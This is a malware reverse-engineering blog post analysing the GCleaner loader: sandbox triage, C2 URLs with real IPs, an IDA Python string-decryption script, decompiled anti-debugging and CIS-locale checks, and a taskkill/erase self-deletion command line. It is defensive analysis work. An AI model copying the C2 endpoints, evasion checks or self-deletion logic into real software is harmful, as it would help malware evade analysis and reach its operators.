Deep Analysis of GCleaner

n1ght-w0lf.github.io/malware analysis/gcleaner-loader/

July 15, 2023

Abdallah Elshinbary

Malware Analysis & Reverse Engineering Adventures.

10 minute read

Howdy! I’m finally back with another malware deep dive report. This time we are digging into GCleaner.

GCleaner is a Pay-Per-Install (PPI) loader first discovered in early 2019, it has been used to deploy other malicious families like Smokeloader, Amadey, Redline and Raccoon.


We will be working on this sample:

(SHA256: `020d370b51711b0814901d7cc32d8251affcc3506b9b4c15db659f3dbb6a2e6b`)

Initial Triage


Let's start by running the sample in Triage sandbox to get an overview of what it does.

We can see from the process tree that it drops and runs another binary out of `"%APPDATA%"` folder with a seemingly random name then it kills itself using `"taskkill"` and deletes the sample binary from disk.



```
C:\Users\Admin\AppData\Local\Temp\020d370b51711b0814901d7cc32d8251affcc3506b9b4c15db659f3dbb6a2e6b.exe    PID:2700
"C:\Users\Admin\AppData\Local\Temp\020d370b51711b0814901d7cc32d8251affcc3506b9b4c15db659f3dbb6a2e6b.exe"

  C:\Users\Admin\AppData\Roaming\{846ee340-7039-11de-9d20-806e6f6e6963}\34LMAylZs6FixF.exe    PID:3040

  C:\Windows\SysWOW64\cmd.exe    PID:2892
  "C:\Windows\System32\cmd.exe" /c taskkill /im "020d370b51711b0814901d7cc32d8251affcc3506b9b4c15db659f3dbb6
  a2e6b.exe" /f & erase "C:\Users\Admin\AppData\Local\Temp\020d370b51711b0814901d7cc32d8251affcc3506b9b4c15d
  b659f3dbb6a2e6b.exe" & exit

    C:\Windows\SysWOW64\taskkill.exe    PID:872
    taskkill  /im "020d370b51711b0814901d7cc32d8251affcc3506b9b4c15db659f3dbb6a2e6b.exe" /f
```


The network tab shows communications to different IP addresses which are considered as C2 servers in Triage's malware config tab. Each C2 has a different URL path, we will dig deeper to find out what each of them is responsible for.



```
GET    http://45.12.253.56/advertising/plus.php?s=NOSUB&str=mixtwo&substr=mixinte
GET    http://45.12.253.72/default/stuk.php
GET    http://45.12.253.72/default/puk.php
GET    http://45.12.253.75/dll.php
GET    http://45.12.253.75/dll.php
```

Right when we open the sample in IDA we don't have much to look at, there are some interesting strings and API imports but not very helpful to start with.


We can see a repeated pattern across the code where some values are pushed into the stack then xored with `0x2E`, so we first need to decrypt these values.



```
v66[0] = 0x2E45464D;
if ( dword_450FDC > *(v20 + 4) )
{
  _Init_thread_header(&dword_450FDC);
  if ( dword_450FDC == -1 )
  {
    dword_450F10 = v66[0];
    atexit(sub_42D460);
    _Init_thread_footer(&dword_450FDC);
  }
}
if ( HIBYTE(dword_450F10) )
{
  LOBYTE(dword_450F10) = dword_450F10 ^ 0x2E;
  BYTE1(dword_450F10) ^= 0x2Eu;
  BYTE2(dword_450F10) ^= 0x2Eu;
  HIBYTE(dword_450F10) ^= 0x2Eu;
}
v51[0] = 0;
v51[4] = 0;
v52 = 15;
sub_4026C0(v51, &dword_450F10, strlen(&dword_450F10));
v21 = v63;
v66[0] = 5;
if ( sub_40C9E0(v63, v51) )
  goto LABEL_42;
v66[0] = 0x45464D01;
v55 = 0x2E;
if ( dword_450D3C > *(v20 + 4) )
{
  _Init_thread_header(&dword_450D3C);
  if ( dword_450D3C == -1 )
  {
    dword_450D78 = v66[0];
    byte_450D7C = v55;
    atexit(sub_42D440);
    _Init_thread_footer(&dword_450D3C);
  }
}
if ( byte_450D7C )
{
  LOBYTE(dword_450D78) = dword_450D78 ^ 0x2E;
  BYTE1(dword_450D78) ^= 0x2Eu;
  BYTE2(dword_450D78) ^= 0x2Eu;
```

String Decryption

Automating the decryption for stack strings in this sample can be a bit tricky, luckily I noticed a specific instruction that occurs after loading the encrypted strings into stack (`cmp eax, [reg+4]`).



```
C7 45 DC 7B 7D 6B 7C                 mov     dword ptr [ebp-24h], 7C6B7D7Bh ; Load these
C7 45 E0 7E 7C 61 68                 mov     dword ptr [ebp-20h], 68617C7Eh ; encrypted strings
C7 45 E4 67 62 6B 2E                 mov     dword ptr [ebp-1Ch], 2E6B6267h ; into stack
8B 38                                mov     edi, [eax]
A1 CC 0E 45 00                       mov     eax, dword_450ECC
3B 87 04 00 00 00                    cmp     eax, [edi+4]
7E 45                                jle     short loc_4048ED
```


So we can find all occurrences of this instruction then walk back to find the `mov` instructions and get the encrypted values. Let's apply this to an IDA python script.

```
# Lowest address used in the program
addr = idc.get_inf_attr(INF_MIN_EA)

while True:
    # Search for "cmp eax, [reg+4]"
    addr = ida_search.find_binary(addr, idc.BADADDR, "3B ?? 04 00 00 00", 16,
ida_search.SEARCH_NEXT | ida_search.SEARCH_DOWN)
    if addr == idc.BADADDR:
        break

    enc_bytes = b''
    # Search for possible stack strings in the previous 12 instructions
    for i in range(12):
        ea = idc.prev_head(ea)
        if (idc.print_insn_mnem(ea) == "mov" and
            idc.get_operand_type(ea, 0) == idc.o_displ and
            idc.get_operand_type(ea, 1) == idc.o_imm):
            # Get the value of the second operand
            operand_value = idc.get_operand_value(ea, 1)
```

The returned operand value is an integer but we need to store it as a byte array, so we first need to figure out the size of that operand to store it correctly.

```
            # Get the size of the second operand
            insn = ida_ua.insn_t()
            ida_ua.decode_insn(insn, ea)
            operand_size = ida_ua.get_dtype_size(insn.Op2.dtype)

            # Specify the correct data type
            if operand_size == 4:
                operand_bytes = struct.pack("<I", operand_value)
            elif operand_size == 2:
                operand_bytes = struct.pack("<H", operand_value)
            else:
                operand_bytes = struct.pack("<B", operand_value)

            enc_bytes = operand_bytes + enc_bytes
```

One more thing I noticed is that some strings use a combination of stack values and other values stored in the `".rdata"` section (retrieved using the XMM instruction `"movaps"`).



```
C7 45 F4 00 5E 46 5E          mov     [ebp+var_C], 5E465E00h ; stack values
B3 2E                         mov     bl, 2Eh ; '.'
8B 08                         mov     ecx, [eax]
A1 D4 0F 45 00                mov     eax, dword_450FD4
3B 81 04 00 00 00             cmp     eax, [ecx+4]
7E 49                         jle     short loc_401378
68 D4 0F 45 00                push    offset dword_450FD4
E8 8F DB 00 00                call    __Init_thread_header
83 C4 04                      add     esp, 4
83 3D D4 0F 45 00 FF          cmp     dword_450FD4, 0FFFFFFFFh
75 33                         jnz     short loc_401378
0F 28 05 30 9D 43 00          movaps  xmm0, ds:xmmword_439D30 ; xmmword values
```

So we can search for this `"movaps"` instruction after the `"cmp"` instruction, if found we can read the values stored at its operand address and append it to the encrypted bytes.

```
    # Find possible xmmword movaps
    xmmword_addr = ida_search.find_binary(addr, addr+50, pattern2, 16,
ida_search.SEARCH_NEXT | ida_search.SEARCH_DOWN)
    if xmmword_addr != idc.BADADDR:
        # Read the xmmword value
        xmmword_value = idc.get_bytes(get_operand_value(xmmword_addr, 1), 16)
        enc_bytes = xmmword_value + enc_bytes
```

Finally we can xor the encrypted values with `0x2E` (this key has been the same for all GCleaner samples I looked at).

```
    # Decrypt and strip encrypted bytes
    dec_bytes = bytes(c ^ 0x2E for c in enc_bytes)
    dec_str = dec_bytes.strip(b'\x00').decode('utf-8')

    if len(dec_str) != 0:
        print(f"{hex(addr)} --> {dec_str}")

        # Set a comment with the decrypted string
        if dec_str and comment_addr != idc.BADADDR:
            set_comment(comment_addr, dec_str)
```

Here is the list of decrypted strings:

Expand to see more

```
45.12.253.56
45.12.253.72
45.12.253.98
45.12.253.75/dll.php
mixinte
mixtwo
B
USERPROFILE
CCleaner
VLC media player
Acrobat Reader DC
Russian
admin
Shah
testBench
taskmgr
Taskmgr
wireshark
Process Hacker
Wireshark
C:\Program Files
C:\ProgramData
C:\Temp
C:\Program Files
C:\ProgramData
C:\Temp
/advertisting/plus.php?s=
&str=mixtwo
&substr=
/default/stuk.php
```

/default/puk.php

NOSUB

chk

/chk

test

We can now see the C2 IPs, URL paths and some other interesting strings. Let's keep going.

Anti Checks (or is it..?)


GCleaner is filled with host checks but weirdly enough it doesn't do anything them, maybe they were like test features? copy-paste code? not really sure but let's quickly go though them.

Checking username

Get the current username using `"GetUserNameA()"` and compare it to hardcoded names (`"admin"`, `"Shah"`, `"testBench"`).

Checking foreground window

Get the title of the foreground window using `"GetWindowTextA()"` and compare it to hardcoded strings.




```
ForegroundWindow = GetForegroundWindow();
GetWindowTextA(ForegroundWindow, Buffer, 200);
assign_string(v24, Buffer, strlen(Buffer));
while ( !strstr(Buffer, " Far ") )
{
  if ( strstr(Buffer, "roxifier")
    || strstr(Buffer, "HTTP Analyzer")
    || strstr(Buffer, "Wireshark")
    || strstr(Buffer, "NetworkMiner") )
  {
    break;
  }
  v13 = strlen(Buffer);
  for ( i = 0; i < v13; ++i )
    Buffer[i] = tolower(Buffer[i]);
  if ( strstr(Buffer, "dbg") )
    break;
  if ( strstr(Buffer, "debug") )
    break;
  Sleep(0x258u);
  v15 = GetForegroundWindow();
  GetWindowTextA(v15, Buffer, 200);
```

Checking desktop files

Search for Desktop files with specific strings in their name (`"CCleaner"`, `"VLC media player"`, `"Acrobat Reader DC"`).

Checking locale and keyboard layout

Check if the computer locale is Russian and compare the keyboard layout against specific values (CIS countries).




```
// check locale and keyboard layout
// Russian || Ukrainian || Belarusian || Kazakh
if ( is_locale_russian || kb_layout == 0x419 || kb_layout == 0x422 || kb_layout == 0x423 || kb_layout == 0x43F )
  break;
LOBYTE(v30) = 0;
if ( v25 >= 0x10 )
```

Dropped Binary

Looking back at the process tree we need to figure out where does that child binary with random name comes from. `"%APPDATA%\{846ee340-7039-11de-9d20-806e6f6e6963}\34LMAylZs6FixF.exe"`


We can see below that the sample reads the `"%APPDATA%"` path using `"getenv()"` then creates a random directory using the GUID of the current hardware profile, if retrieving the hardware profile failed it will fall back to generating a random folder name. Other possible locations for creating the random directory are `"C:\Program Files"`, `"C:\Temp"`, `"C:\ProgramData"` (fallback locations).



```
if ( SHGetFolderPathA(0, 26, 0, 0, &v202) < 0 )
{
  v3 = getenv("APPDATA");
  v182 = strlen(v3);
  v181 = v3;
}
else
{
  v182 = &v203[strlen(&v202)] - v203;
  v181 = &v202;
}
assign_string(v192, v181, v182);
mw_gen_rand_dir_name(v194);             // generate a random dir name using hardware profile GUID or just a random string
LOBYTE(v206) = 1;
```


Next it generates a random file name, appends `".exe"` extension to it then drops it to the newly created directory and runs it from there.

The binary file is hardcoded into the parent sample.



```
0043DA94 00 00 00 00 00 00 00 00 00 00+                 align 10h
0043DAA0 4D                             unk_43DAA0      db  4Dh ; M             ; DATA XREF: mw_write_embedded_pe_file+1EF↑o
0043DAA1 5A                                             db  5Ah ; Z
0043DAA2 90                                             db  90h
0043DAA3 00                                             db    0
0043DAA4 03                                             db    3
0043DAA5 00                                             db    0
0043DAA6 00                                             db    0
0043DAA7 00                                             db    0
0043DAA8 04                                             db    4
0043DAA9 00                                             db    0
0043DAAA 00                                             db    0
0043DAAB 00                                             db    0
0043DAAC FF                                             db 0FFh
0043DAAD FF                                             db 0FFh
0043DAAE 00                                             db    0
0043DAAF 00                                             db    0
0043DAB0 B8                                             db 0B8h
0043DAB1 00                                             db    0
0043DAB2 00                                             db    0
0043DAB3 00                                             db    0
0043DAB4 00                                             db    0
0043DAB5 00                                             db    0
0043DAB6 00                                             db    0
0043DAB7 00                                             db    0
0043DAB8 40                                             db  40h ; @
0043DAB9 00                                             db    0
0043DABA 00                                             db    0
```

All that binary child does is…well…sleep for 10 seconds, that’s it :|

